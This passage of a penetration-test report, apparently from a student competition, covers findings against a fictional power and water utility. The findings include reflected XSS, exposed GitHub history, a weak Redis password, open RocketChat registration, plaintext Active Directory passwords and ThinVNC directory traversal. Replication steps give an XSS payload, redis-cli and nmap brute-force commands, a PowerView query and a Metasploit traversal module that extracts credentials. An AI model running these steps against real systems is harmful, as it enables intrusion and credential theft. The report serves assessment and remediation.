
Mitigation
1. [redacted] suggests that NGPEW increase the time interval set as part of the Rate Limiting parameter found under Administration -> Rate Limiter -> API Rate Limiter 2. [redacted] also suggests employing the use of a HTTPS capable reverse proxy coupled with a valid SSL certificate, rather than providing direct access to RocketChat via default port 3000 over insecure HTTP, which is vulnerable to Man-in-the-Middle attacks

References
1. https://docs.rocket.chat/api/rest-api/rate-limiter 2. https://docs.rocket.chat/installation/manual-installation/configuring-ssl-reverse-proxy

8.5.2. Sensitive Information Disclosure

Sensitive Information Disclosure		CVSS	Prioritization
Risk	**N/A**	**N/A**	**Evtl.**
Impact	**N/A**		
Likelihood	**N/A**		
CVSS String	N/A		
MITRE ATT&CK	N/A		
Location	https://github.com/next-generation-power-and-water		
History	1.0 Vulnerability found 2.0 Vulnerability found to be partially remediated		

Details
During our OSINT phase, [redacted] found a Github repository owned by the National Generational Power and Water which contained a pdf file titled Demo_Organization_Import_09_03_2020 that had information about NGPEW's employees and the hierarchy of the company and an image titled PowerBus-Organisation.png that had information about NGPEW's BES infrastructure. This disclosure was raised to NGPEW in the previous engagement with [redacted] and NGPEW has attempted to remove the files from the Github repository. Unfortunately, this attempt was not fully successful and [redacted] was still able to access the files. Also, [redacted] found some publicly accessible credentials of a certain NGPEW employee on the doxbin website. Additionally, the official website of NGPEW had information regarding password policy of the organization and some examples of these passwords. These kind of information can give attackers additional hint on the security configuration of NGPEW

Replication
https://github.com/Next-Generation-Power-and-Water/docs/blob/ce792d656e59c76a29235e14fa7a03318b7ebc26/Demo_Organization_Import_09_03_2020.pdf https://github.com/Next-Generation-Power-and-Water/docs/blob/6cb3049ecc95c8ed55aa9b1c1d362e975b7d59f4/PowerBus-Overview.png Due to the versioning nature of Git, removing files from Github merely tags them as "deleted", and the original files are still accessible via the commit history. As evident in the above links, [redacted] found the sensitive files via the commit history.    https://doxbin.org/upload/hoseaziemepowercompanydirector http://ngpew.com/securityTips.html

Mitigation
1. [redacted] recommends removing the files using bfg tool, as suggested by official Github documentation `bfg --delete-files Demo_Organization_Import_09_03_2020.pdf` `bfg --delete-files PowerBus-Overview.png` 2. Also, [redacted] recommend you reach out to Doxbin admins to remove the content from their site. 3. [redacted] recommend removing the mention of any security related tips on the publicly available NGPEW website, as well as examples of strong passwords.


References
https://docs.github.com/en/free-pro-team@latest/github/authenticating-to-github/removing-sensitive-data-from-a-repository

8.5.3. Reflected XSS

Reflected XSS		CVSS	Prioritization
Risk	**N/A**	**N/A**	**Evtl.**
Impact	**N/A**		
Likelihood	**N/A**		
CVSS String	N/A		
MITRE ATT&CK	N/A		
Hosts	10.0.5.152 (80/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability still exists		

Details
During the engagement, [redacted] found the host to be vulnerable to reflected XSS. The current state of the vulnerability does not prove malicious to the company or its clients. An attacker could use this attack to phish some clients and cause more dangerous clients which makes the likelihood of this being exploited as medium with low impact.

Replication
1. Go to the browser 2. Append "/<script>alert("vulnerable")</script>.shtml" to the host url 3. Press enter and a pop up message should appear.



Confirm reflective XSS being executed from the web server.

Mitigation
Enforce the website to validate user input

References
N/A


9. Remediations

The following findings are ones which were found during the last engagement, but are validated to be remediated during this engagement.

9.1. Remediations - Second Test - 1/10/2020

9.1.1. Weak Password - Redis Server

Weak Password - Redis Server		CVSS	Prioritization
Risk	**High**	**9.8** **Critical**	**Crit.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1110.003 - Weak Passwords		
Hosts	10.0.10.31 (6379/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability Remediated		

Details
In the previous engagement, [redacted] was able to login to the REDIS service running on host 10.0.10.31 port 6379 with a very weak & guessable password. On connecting to the server,[redacted] saw the keys in the REDIS keystore which seemed to show SCADA related information of NGPEW's physical grid infrastructure  As this is a REDIS keystore,[redacted] has the ability to SET the key values which could result in a major impact on downstream systems which consume this information. As this could be a potentially destructive change, [redacted] decided not to execute this. [redacted] ascertained the likelihood that this will be exploited as high, since the password was relatively weak to guess. As such,[redacted] characterizes the impact and risk of this vulnerability to be high.

Replication

Redis server access using redis command line client (Password Redacted)

redis-cli -h 10.0.10.31

```
root@kali03:~/                                    /linux/nmap/final# redis-cli -h 10.0.10.31
10.0.10.31:637y> AUTH [redacted]
OK
10.0.10.31:6379> INFO
# Server
redis_version:6.0.8
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:e46fe36ddd420afe
redis_mode:standalone
os:Linux 5.4.0-1029-aws x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:8.3.0
process_id:1
run_id:125a576a27881d175c92fb55fb3575ca8040e093
```

References

https://redis.io/commands/acl-genpass

Remediated

[redacted] was not able to brute force the password on the REDIS server, and hence concludes this vulnerability to be fixed. The following command automatically attempts to bruteforce redis server.

nmap -p 6379 10.0.10.31 --script redis-brute

```
root@security:/home/pentest# nmap -p 6379 10.0.10.31 --script redis-brute
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 19:01 UTC
Nmap scan report for powerbus-db.power.millenialpower.us (10.0.10.31)
Host is up (0.0027s latency).

PORT     STATE SERVICE
6379/tcp open  redis
| redis-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 5000 guesses in 10 seconds, average tps: 500.0

Nmap done: 1 IP address (1 host up) scanned in 9.73 seconds
root@security:/home/pentest#
```

9.1.2. Non-domain Account Registration - RocketChat

Non-domain Account Registration - RocketChat		CVSS	Prioritization
Risk	**Medium**	**5.3** **Medium**	**Short.**
Impact	**Medium**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
MITRE ATT&CK	T1136 - Account Creation		
Hosts	10.0.1.154(3000/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability Remediated		


Details
In the previous engagement, [redacted] found an instance of Rocket Chat web application running on one of the host machines which allowed us to register an account on the application without any domain email verification. [redacted] was also automatically added to the "General" chat channel of NGPEW, and were able to view current & historical chats of employees. At this point, permission from our point of contact at NGPEW to proceed further was requested. This vulnerability could have a medium impact, as employees tend to use such communication channels to quickly share files and notes. Such information could be very useful for malicious attacks, especially if they are company secrets like strategy packets / internal memos & miscellaneous files. Since the process of creating an account simply involves signing up on the web portal with any email, the likelihood that this will be exploited is very likely and hence [redacted] characterize the risk of this vulnerability to be medium

Replication

1. [redacted] were able to sign up on the web portal using following credentials :

username	email	password
team6-account	[redacted]@cptc.team	**********


2. [redacted] were automatically added to the "General" channel and were able to read the chats



References

https://docs.rocket.chat/guides/administrator-guides/account-settings
https://www.youtube.com/watch?v=H8C5_ujWm2c

Remediated
[redacted] attempted to create an account, but was not able to, as NGPEW has fixed this vulnerability. As shown in the screenshot, the new user registration has been disabled from the application.




9.1.3. Improper Network Segmentation

Improper Network Segmentation		CVSS	Prioritization
Risk	**Critical**	**N/A**	**Crit.**
Impact	**Critical**		
Likelihood	**Very Likely**		
CVSS String	N/A		
MITRE ATT&CK	T0846 - Remote System Discovery		
Hosts	10.0.10.0/24		
History	1.0 - Vulnerability Found 2.0 - Vulnerability Remediated		

Details
Due to improper network segmentation, FINALS -10 was able to gain access to several critical hosts without any authentication. There was an external-facing web application, personal workstations, multiple PLC hosts, and database all in one network. As there were no ACLs in place, [redacted] was able to establish unauthorized interactions with PLC controllers and HTTP APIs. For designing networks for critical infrastructure, it is crucial to segment different networks by the hosts roles and criticality. Creating segments and implementing network traffic control systems such as firewalls will help further securing the network.

Replication
N/A


References
https://cwe.mitre.org/data/definitions/923.html

Remediated
Ran a scan to enumerate hosts in 10.0.5.0/24 network and 10.0.10.0/24 network. However, all of the ports are returned with "filtered", which means the ports are firewalled off. **# nmap -Pn -p22,80 -T4 10.0.10.0/24**  Nmap done: 1 IP address (1 host up) scanne root@kali05:~# nmap -Pn -p22,80 -T4 10.0.1 Starting Nmap 7.80 (https://nmap.org) at Nmap scan report for ip-10-0-10-0.ec2.inte Host is up. PORT STATE SERVICE 22/tcp filtered ssh 80/tcp filtered http Nmap scan report for ip-10-0-10-1.ec2.inte Host is up. PORT STATE SERVICE 22/tcp filtered ssh 80/tcp filtered http Nmap scan report for ip-10-0-10-2.ec2.inte Host is up.


9.1.4. Credentials in Description Field

Credentials in Description Field		CVSS	Prioritization
Risk	**Critical**	**8.8** **High**	**Crit.**
Impact	**High**		
Likelihood	**Very Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1552.001 Unsecured Credentials		
Hosts	10.0.1.100		
History	1.0 - Vulnerability found 2.0 - Vulnerability Remediated		

Details
During the assessment [redacted] found plain-text passwords for all domain user accounts, listed in their description field. [redacted] leveraged the vulnerable "Rocket-Chat" account registration to sign-up and gain access to the NGPEW's "General" chat channel from where the domain admin credentials were acquired. After this, [redacted] was able to enumerate domain user accounts, and found plain-text passwords in the description field. This information would allow an attacker to further compromise other hosts associated with these domain accounts. This vulnerability's impact to business can be critical because an adversary could use these credentials to exfiltrate sensitive information or disrupt critical business services. This vulnerability is very likely to be exploited as enumerating the Active Directory user database is one of the first things an adversary would attempt and there are publicly available resources with detailed information for the same. This evaluates the overall risk of this vulnerability as critical.

Replication
1. Run the PowerShell application in Administrator mode on the above mentioned host and execute the below command. This will list account name and the content in the description field of all the domain users as shown in the snapshot below. **# Get-DomainUser -Properties samaccountname, description** 



References
1. https://cwe.mitre.org/data/definitions/257.html 2. https://cwe.mitre.org/data/definitions/312.html

Remediated
Run the below command in powershell on the domain controller. This command retrieves all domain users and the description of the users. **# Get-DomainUser -Properties samaccountname, description** 

9.1.5. ThinVNC Directory Traversal

ThinVNC Directory Traversal		CVSS	Prioritization
Risk	**High**	**9.8** **Critical**	**Short.**
Impact	**High**		
Likelihood	**Likely**		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		
MITRE ATT&CK	T1083 - File & Directory Discovery		
Hosts	10.0.1.12 (8080/tcp)		
History	1.0 - Vulnerability found 2.0 - Vulnerability Remediated		

Details
In the previous engagement, [redacted] found a host 10.0.1.12 running a ThinVNC webclient on port 8080, and during our enumeration phase it was found to be vulnerable to a directory traversal attack. [redacted] was able to exploit this behaviour to exfiltrate two critical files, the actual ThinVNC.exe binary and ThinVNC.ini configuration file, where [redacted] was able to find admin credentials. This has a major impact, as sensitive administrative credentials were leaked and a malicious attacker could use these credentials to further move across the network. The complexity of the attack is very low, making it very easy to exploit and hence rendering the likelihood of exploitation very likely. However, [redacted] was not able to employ these credentials within the NGPEW network. Given these factors, [redacted] characterizes the risk of this vulnerability to be high.

Replication
1. [redacted] used a Metasploit module to exploit this vulnerability *Exfiltrate the ThinVNC.ini file, which was found to contain administrative credentials (password redacted for security purposes)* **# msfconsole** **# use auxiliary/scanner/http/thinvnc_traversal** **# set RHOSTS 10.0.1.12** **# set FILEPATH ThinVNC.ini** **# run**      *2. Exfiltrate the ThinVNC.exe file* **# set FILEPATH ThinVNC.exe** **# run**   

References
1. https://nvd.nist.gov/vuln/detail/CVE-2019-17662 2. https://www.cybelesoft.com/manuals/thinvnc/using_thinvnc_for_the_first_ti.html 3. https://github.com/novnc/noVNC 4. https://www.cybelesoft.com/blog/need-web-screen-sharing-and-remote-desktop

